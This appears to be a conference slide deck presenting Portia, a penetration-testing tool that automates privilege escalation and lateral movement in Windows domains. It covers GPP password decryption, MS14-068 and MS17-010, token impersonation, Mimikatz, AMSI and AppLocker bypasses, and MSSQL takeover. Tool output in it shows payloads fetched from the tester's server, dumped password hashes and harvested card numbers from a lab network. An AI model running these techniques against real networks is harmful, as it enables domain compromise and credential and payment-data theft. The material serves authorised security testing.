Portia - Finding Your Way To Domain Access

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#whoami

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Motivation

- We do a number of internal network penetration tests as part of our day to day
- There are a bunch of awesome tools and techniques for capturing and cracking credentials (e.g. Responder)
- We wanted to fill the gap after cracking a low privilege password hash from NetBIOS/LLMNR/WPAD attacks etc. to compromising the entire domain
- Also to help with a few common issues that we as penetration testers face
- Developed a tool, Portia to help with this.

Motivation


- We developed Portia because we found similar tools had a number of issues
  - Limited support and success with recent versions of Windows
  - Not as effective against systems that have implemented common hardening techniques
  - Wanted a single, but modular tool to cover a number of techniques rather than multiple tools

Portia

- Portia aims to automate a number of techniques commonly performed on internal network penetration tests after a low privileged account has been compromised
  - Privilege escalation
  - Lateral movement
  - Convenience modules
- Portia is a genus of jumping spider that feeds on other spiders - known for their intelligent hunting behaviour and problem solving capabilities usually only found in larger animals

Portia basic workflow

- Checks the credentials
- Enumerates list of users in Domain Admin group
- Check if account if part of Domain Admin group
- Checks SYSVOL for stored credentials
- Sync times with DC and exploits MS14-068 if vulnerable
- Also checks for MS08-067 and MS17-010
- Checks which hosts the account has admin access on
- Checks for impersonation tokens belonging to Domain Admin group
- If found, use the impersonation token and run Mimikatz to target domain controller
- If not found, runs Mimikatz and dumps local password hashes
- If any new passwords/hashes found, tests the credentials and then use them to access other hosts in the network
- Continue to do so until all password/hashes have been exhausted or when all hosts have been compromised.
- Continues with post exploitation modules like finding interesting files, search disks and memory for PAN numbers (if option is enabled)



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Starts with the “low-hanging fruit”

Storing passwords in SYSVOL or Group Policy Preference (GPP)

- Credentials may be stored in Group Policy Preferences
- Locations in Group Policy Preferences where credentials may be saved
  - Drive Maps
  - Local Users and Groups
  - Scheduled Tasks
  - Services
  - Data Sources

Storing passwords in SYSVOL or Group Policy Preference (GPP)

- When a new GPP is created an XML file is created in SYSVOL which contains relevant configuration data including potentially passwords
- Any authenticated domain user account is able to access it
- Passwords are encrypted using a “known” 32-byte AES key.
- “Known” because Microsoft published it on MSDN

Storing passwords in SYSVOL or Group Policy Preference (GPP)

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

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Storing passwords in SYSVOL or Group Policy Preference (GPP)

- MS Patch - MS14-025 (KB2962486)
  - Unable to create new GPO preferences that rely on saved passwords
  - Doesn’t remove the old insecure passwords
    - Have they disabled or removed the old account that were used in GPP previously?

MS14-068 (KB3011780) Vulnerability in Microsoft Windows Kerberos KDC

- An attacker will be able to use an unprivileged domain user account and elevate the privileges to that of a domain administrator account.
- A Privilege Attribute Certificate (PAC) can be forged that would be accepted by the KDC as legitimate. Can create a fake PAC claiming the regular user is a member of the domain administrators group.

MS08-067 and MS17-010

- MS08-067 (that old chestnut)
  - Buffer overflow vulnerability triggered by a specially crafted RPC request.
  - Old and mostly patched out but sometimes you get lucky.
- MS17-010
  - Thanks Shadow Brokers/Equation Group
  - Flaw with how SMBv1 handles certain requests that can result in remote code execution

Assuming no passwords in SYSVOL and MS14-068, MS08-067 and MS17-010 are not exploitable - what's next?

Impersonation Token

- What is Impersonation Token?
  - When a user logs into a system a delegation token is created which is converted to an impersonation token once the user logs out.
  - The impersonation token has the same rights and properties as the delegation token.
  - The delegation and impersonation tokens, once created remains on the system until it is rebooted.
  - If a Domain Administrator impersonate token is found can use Mimikatz or add to the Domain Admin group to dump credentials on DC

```
Enumerating Tokens and Attempting Privilege Escalation
172.16.126.189 - - [03/May/2017 23:58:17] "GET /Invoke-TokenManipulation.ps1 HTTP/1.1" 200 -

Enumerating Users in Domain
administrator
admin

[+] Is 'milo' in the Domain Admin group?: No

[+] List of Tokens on host: 172.16.126.189
Domain        Username
------------  ---------------
CORP          milo
CORP          admin
Windows7-PC   finance
NT AUTHORITY  NETWORK SERVICE
NT AUTHORITY  SYSTEM

[+] Found Domain Admin Token: 'corp\admin'
[*] Checking Currently Logged On Users on Host: 172.16.126.189
CORP\milo
[*] Checking if UAC is Enabled on Host 172.16.126.189
[*] UAC is Disabled on Host: 172.16.126.189
[*] Attempting to Elevate Privileges Using Token: 'corp\admin'
172.16.126.189 - - [03/May/2017 23:58:38] "GET /JD4zymKiAq9mZB4vb823.bat HTTP/1.1" 200 -
[*] Running Tasks on Host: 172.16.126.189
172.16.126.189 - - [03/May/2017 23:58:44] "GET /Invoke-TokenManipulation.ps1 HTTP/1.1" 200 -
[*] Removing Tasks from Host: 172.16.126.189
[*] Attempting to Run Mimikatz on Domain Controller: 172.16.126.143
[*] Sleeping for 10 seconds
[*] Sleeping for 10 seconds
[+] Found the below credentials via Mimikatz
Domain            Username    Password
----------------  ----------  ----------
CORP              admin       Password1
CORP.CONTOSO.COM  admin       Password1

Testing Credentials
[+] 172.16.126.143:445 WIN-Q3LF0IURHU5 | CORP\admin:Password1 [OK][ADMIN]
```

Portia - Impersonation Tokens

- If no impersonate token is found, the Portia runs Mimikatz as well as dumps local password hashes
- If there are any new passwords/hashes they are added to the database and and the process starts again
- The new passwords will be tested against every host until there are no new passwords

Shared Local Administrator Passwords

- IT administrators uses a default Operating System (OS) image (with the software installed) and roll out to new users. The OS is configured with a default password.
- In order for the IT staff to support the workstations/servers, it's easy to use a single default local administrator password.
- From an offensive perspective you can exploit this to move from compromising one host in the network to compromising 100 hosts in the network
- Portia detects if multiple machines are using the same local administrator password
  - Does not matter if the machines are connected to the domain

AMSI

- Anti-Malware Scan Interface
  - Designed to detect and prevent script attacks
  - Implements a number of security checks
  - Provides file, memory and stream scanning, content source URL/IP reputation checks as well as other techniques
  - Includes additional calls for scripts that use obfuscation or layer-dynamic code evaluation
- Portia implements two techniques to bypass AMSI

AMSI Bypass Technique 1

- If .NET v2.0.50727.4927 is installed you can force the use of PowerShell v2 using the -Version option.
- PowerShell v2 does not support AMSI.
- Portia checks for the appropriate versions and forces the use of PowerShell v2

AMSI Bypass Technique 2

- Another technique to bypass AMSI is to unload AMSI from the current process.
- This technique was created by Matt Graeber
- Simple one-liner that unloads AMSI from the current process and doesn't require elevated privileges

App Locker Bypass

- Portia implements a number of App Locker bypass techniques:
  - Weak Path Rules
  - MSBuild.exe
  - CScriptShell

App Locker Bypass - Weak Path Rules

- Exploits inappropriate folder permissions.
- By default Windows allows read and write access to the following folders:
  - C:\Windows\Tasks
  - C:\Windows\Temp
  - C:\Windows\tracing
- A binary that executes from these folders will not be blocked by App Locker
- Portia loads PowerShell into the Tasks directory.

App Locker Bypass - MSBuild.exe

- Injecting code into signed Microsoft binaries will execute without being picked up by Device Guard.
- MSBuild.exe allows for “inline tasks” which can be used to can compile and execute code in memory on the target.
- Can be used to execute arbitrary code on that target.

App Locker Bypass - CScriptShell

- CScriptShell is a tool that allows you to bypass application whitelisting and PowerShell restrictions.
- Developed by Cn33liz and using a technique developed by SubTee that lets you run .NET code inside JScript or VBScript

Invoke-Obfuscation

- Portia supports the Invoke-Obfuscation tool developed by Daniel Bohannon.
- Invoke-Obfuscation is a PowerShell script obfuscation that can assist with AV bypass.

Invoke-ReflectivePEInjection

- The Invoke-Mimikatz script which is commonly used run and outdated version of Mimikatz that can have issues with Windows 10.

- Portia uses the Invoke-ReflectivePEInjection script which runs the latest version of Mimikatz (or any binary) in the memory of the target host which is more reliable on recent versions of Windows.

Portia - Hunting for Correct Credentials to access SMB Shares/Folders

- `$ python portia.py -d CORP -u milo -p Password1 -M shares`

```
Testing Access to Shared Folders
Testing credentials
[-] 172.16.126.189:445 WINDOWS7-PC | corp\milo:Password1 [FAILED]
[+] 172.16.126.189:445 WINDOWS7-PC | CORP.CONTOSO.COM\milo:Password1 [OK][ADMIN]
[-] 172.16.126.189:445 WINDOWS7-PC | CORP.CONTOSO.COM\admin:Password1 [FAILED]
[+] 172.16.126.189:445 WINDOWS7-PC | Windows7-PC\finance:p@ssw0rd1234 [OK]

Testing access
172.16.126.189  C$/Users/milo/Favorites                                    [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Desktop                                    [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Documents                                  [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Downloads                                  [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Favorites                                  [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Libraries                                  [OK]  milo|Password1
172.16.126.189  C$/Users/Public/Recorded TV                               [OK]  milo|Password1
172.16.126.189  C$/Users/sqlservice/AppData                               [OK]  milo|Password1
172.16.126.189  C$/Users/sqlservice/Desktop                               [OK]  milo|Password1
172.16.126.189  C$/Users/sqlservice/Documents                             [OK]  milo|Password1
172.16.126.189  C$/Users/sqlservice/Downloads                             [OK]  milo|Password1
172.16.126.189  C$/Users/sqlservice/Favorites                             [OK]  milo|Password1
172.16.126.189  C$/Users/Windows7/AppData                                 [OK]  milo|Password1
172.16.126.189  C$/Users/Windows7/Desktop                                 [OK]  milo|Password1
172.16.126.189  C$/Users/Windows7/Documents                               [OK]  milo|Password1
172.16.126.189  C$/Users/Windows7/Downloads                               [OK]  milo|Password1
172.16.126.189  C$/Users/Windows7/Favorites                               [OK]  milo|Password1
172.16.126.189  share/finance                                            [OK]  finance|p@ssw0rd1234
```

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Portia - Current Modules

- Wireless Passwords
- WinvNC, Ultravnc
- Putty
- SNMP
- Browser Credentials (Firefox/Chrome)
- Dumping KeePass Credentials
- Filezilla sitemanager.xml
- Apache HTTPd.conf
- Unattend.xml, Sysprep.xml, Sysprep.inf
- Passwords stored in documents labelled *password*
- IIS Credentials (ApplicationHost.config)
- PAN numbers in files/memory
- Enabling RDP
- Automatically compromise and search MSSQL databases for sensitive information

Automatically Compromising MSSQL

- Look for weak passwords for the sa account
- If it's successful it enables xp_cmdshell and adds a local admin account on the box
- Dumps hashes, cleartext credentials
- Looks for any interesting information stored in the databases for example credit cards and passwords etc.

Automatically Compromising MSSQL

```
root@kali:/mnt/hgfs/pentest/portia# python portia.py 172.16.126.0/24 -d workgroup -u admi
nistrator -p xxx -s -M mssqlauto -bypass
[*] Scanning Target Network
172.16.126.142 [NBNS]
172.16.126.142 [MSSQL]


[-] 172.16.126.142:445 | workgroup\administrator:xxx [FAILED]
[+] 172.16.126.142:445 | [MSSQL] [Bruteforce|Found Account] | sa:P@ssw0rd
[+] 172.16.126.142:445 | sa:P@ssw0rd | [Adding Local Admin Account] | portia:Password1
[+] 172.16.126.142:445 | portia:Password1 | [Testing Access] [OK]
[-] 172.16.126.142:445 | [powershell] | Blocked By AppLocker
[*] 172.16.126.142:445 | [applocker] | AppLocker Bypass Technique 2
172.16.126.142 - - [27/Jul/2017 22:29:03] "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
[+] 172.16.126.142:445 | [mimikatz] | CORP.CONTOSO.COM\milo:Password1 [Found]
[+] 172.16.126.142:445 | [mimikatz] | CORP\milo:Password1 [Found]
[+] Dumping Hashes from Host: 172.16.126.142
administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
milo:1001:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
user1:1002:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
sqlagent:1003:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
user2:1008:aad3b435b51404eeaad3b435b51404ee:687675b321b5dbc384369dcf79a76663:::
spiderlabs:1012:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
portia:1013:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
milo:7835eb9fab2f331f49d737961dbe2591:CORP.CONTOSO.COM:CORP:::
admin:9789bd76cc7632496b5c48aa677282f9:CORP.CONTOSO.COM:CORP:::
CORP\PC02$:aad3b435b51404eeaad3b435b51404ee:87090dd8c778307e6dabae21d03bf115:::
```

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Automatically Compromising MSSQL

```
[+] 172.16.126.142:445 | [SAM] | administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12
cddaa88057e06a81b54e73b949b:::
[+] 172.16.126.142:445 | [SAM] | Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0:::
[+] 172.16.126.142:445 | [SAM] | milo:1001:aad3b435b51404eeaad3b435b51404ee:de26cce035689
1a4a020e7c4957afc72:::
[+] 172.16.126.142:445 | [SAM] | user1:1002:aad3b435b51404eeaad3b435b51404ee:de26cce03568
91a4a020e7c4957afc72:::
[+] 172.16.126.142:445 | [SAM] | sqlagent:1003:aad3b435b51404eeaad3b435b51404ee:de26cce03
56891a4a020e7c4957afc72:::
[+] 172.16.126.142:445 | [SAM] | user2:1008:aad3b435b51404eeaad3b435b51404ee:687675b321b5
dbc384369dcf79a76663:::
[+] 172.16.126.142:445 | [SAM] | spiderlabs:1012:aad3b435b51404eeaad3b435b51404ee:de26cce
0356891a4a020e7c4957afc72:::
[+] 172.16.126.142:445 | [SAM] | portia:1013:aad3b435b51404eeaad3b435b51404ee:64f12cddaa8
8057e06a81b54e73b949b:::


[+] 172.16.126.142:445 | sa:P@ssw0rd | [MSSQL] | Dump Credentials
-----  ----------------------------------------------------
sa     0x01009FF379C02C9F50469EB44983090BB996C6EFD359055F5E6C
admin  0x01004271C59EF6B66FA66D4EBEE92462397F98C5D3A6D2DC2172
-----  ----------------------------------------------------
[+] 172.16.126.142:445 | sa:P@ssw0rd | [MSSQL] [Interesting Data]
Host            Database    Table    username    password               ccnum
--------------  ----------  -------  ----------  ----------  ----------------
172.16.126.142  test        table1   admin       Password1   4916333126365964
172.16.126.142  test        table1   milo        p@ssw0rd    5521489893566848
```

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Portia - Find Interesting Files

```
List of Hosts Uncompromised
All hosts have been compromised

Admin Access on the Below Hosts
--------------  ----  ----  ---------
172.16.126.179  corp  milo  Password1
--------------  ----  ----  ---------

Search Drives for Interesting Files
[*] Enumerating Drives on Host: 172.16.126.179
[*] Drives found on Host: 172.16.126.179
C$, D$
[*] Finding Files on Host: 172.16.126.179
[+] List of Interesting Files Found
C:\Program Files\uvnc bvba\UltraVnc\UltraVNC.ini
C:\Users\milo\Desktop\passwords.txt
C:\Users\milo\Desktop\supersecretdb.kdb
C:\Users\milo\Desktop\unattend.xml


[+] 172.16.126.179:445 WINDOWS7-PC | C:\Program Files\uvnc bvba\UltraVnc\UltraVNC.ini | 172.16.126.179_C__Program Files_uvnc bvba_UltraVnc_UltraVNC.ini
Password1: p@ssw0rd
Password2: p@ssw0rd

[+] 172.16.126.179:445 WINDOWS7-PC | C:\Users\milo\Desktop\passwords.txt | 172.16.126.179_C__Users_milo_Desktop_passwords.txt
may the force be with you

[+] 172.16.126.179:445 WINDOWS7-PC | C:\Users\milo\Desktop\supersecretdb.kdb | 172.16.126.179_C__Users_milo_Desktop_supersecretdb.kdb

[+] 172.16.126.179:445 WINDOWS7-PC | C:\Users\milo\Desktop\unattend.xml | 172.16.126.179_C__Users_milo_Desktop_unattend.xml
Username    Password
----------  ----------
username    my_password
```

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Portia - Dumping Browser Credentials

- Uses various Powershell scripts
  - First checks for Firefox or Chrome
  - Checks the current logged in user and checks whether we have the hash or password belonging to the user
  - Powershell script that runs in the user session that dumps the credentials to a file

Portia - Searching for PAN on Disk and In-Memory

- Portia uses modified versions of the following tools
  - https://github.com/jksdua/credit-card-finder (Disk)
  - https://github.com/ShellIntel/scripts/blob/master/mem_scraper.ps1 (Memory)
- Portia enumerates the list of installed applications on the hosts where we have admin access on
- Portia enumerates the processes running on the hosts where we have admin access on
- Portia produces a table mapping which processes/programs are running on which hosts and what processes are common. This will allow an attacker to find interesting 'processes' to dump and find PAN numbers.

Portia - Searching for PAN on Disk and In-Memory

```
Processes Running on Hosts
--  -------------------  ------------------------------
 1  GoogleUpdate         172.16.126.189
 2  lsm                  172.16.126.189, 172.16.126.143
 3  ManagementAgentHost  172.16.126.189
 4  spoolsv              172.16.126.189, 172.16.126.143
 5  djafMuTn             172.16.126.189
 6  vpGMzlWH             172.16.126.143
 7  vmacthlp             172.16.126.189, 172.16.126.143
 8  Service_KMS          172.16.126.143
 9  dfsrs                172.16.126.143
10  wininit              172.16.126.189, 172.16.126.143
11  TrustedInstaller     172.16.126.143
12  dns                  172.16.126.143
13  taskmgr              172.16.126.189
14  smss                 172.16.126.189, 172.16.126.143
15  gFNTmMoH             172.16.126.189
16  dwm                  172.16.126.189, 172.16.126.143
17  TPAutoConnect        172.16.126.189, 172.16.126.143
18  ismserv              172.16.126.143
19  svchost              172.16.126.189, 172.16.126.143
20  explorer             172.16.126.189, 172.16.126.143
21  winlogon             172.16.126.189, 172.16.126.143
22  lsass                172.16.126.189, 172.16.126.143
23  System               172.16.126.189, 172.16.126.143
24  vmtoolsd             172.16.126.189, 172.16.126.143
25  Idle                 172.16.126.189, 172.16.126.143
26  XaLKpodn             172.16.126.189
27  services             172.16.126.189, 172.16.126.143
28  axJuIdbX             172.16.126.189
29  dfssvc               172.16.126.143
30  VGAuthService        172.16.126.189, 172.16.126.143
--  -------------------  ------------------------------


[*] Please enter a number or enter '*' to dump and search all processes: 30

Searching Memory for PAN Numbers
Dumping Process: VGAuthService on Host: 172.16.126.189
172.16.126.189 - - [03/May/2017 23:45:40] "GET /mem_scraper.ps1 HTTP/1.1" 200 -

Dumping Process: VGAuthService on Host: 172.16.126.143
172.16.126.143 - - [03/May/2017 23:45:52] "GET /mem_scraper.ps1 HTTP/1.1" 200 -
```

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Portia - Analysing Hashes

- Currently has some basic analysis of hashes
  - Blank hash
  - Accounts using the same hash
- Future improvements
  - Checking for password reuse between local admin account and domain admin

Portia - Analysing Hashes

```
[+] List of Valid Hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a3c3362c3eb4e0eef8adebede3cb2055:::
corp.contoso.com\milo:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
corp.contoso.com\admin:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[+] Analyzing Hashes for Patterns
Password Hashes Used By the Below Accounts
--------------------------------------------------------  ------------------------------------------------------------
aad3b435b51404eeaad3b435b51404ee:a3c3362c3eb4e0eef8adebede3cb2055  krbtgt
aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72  Administrator
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0  Guest
aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b  Administrator, Guest, corp.contoso.com\milo, corp.contoso.com\admin
--------------------------------------------------------  ------------------------------------------------------------

Accounts Using BLANK Password
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Future Enhancements

- Support for attacking targets in adjacent networks via proxying through trusted hosts
- Data exfiltration modules
- More database modules
- Docker Image
    - Easy setup

github.com/spiderlabs/portia

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Demo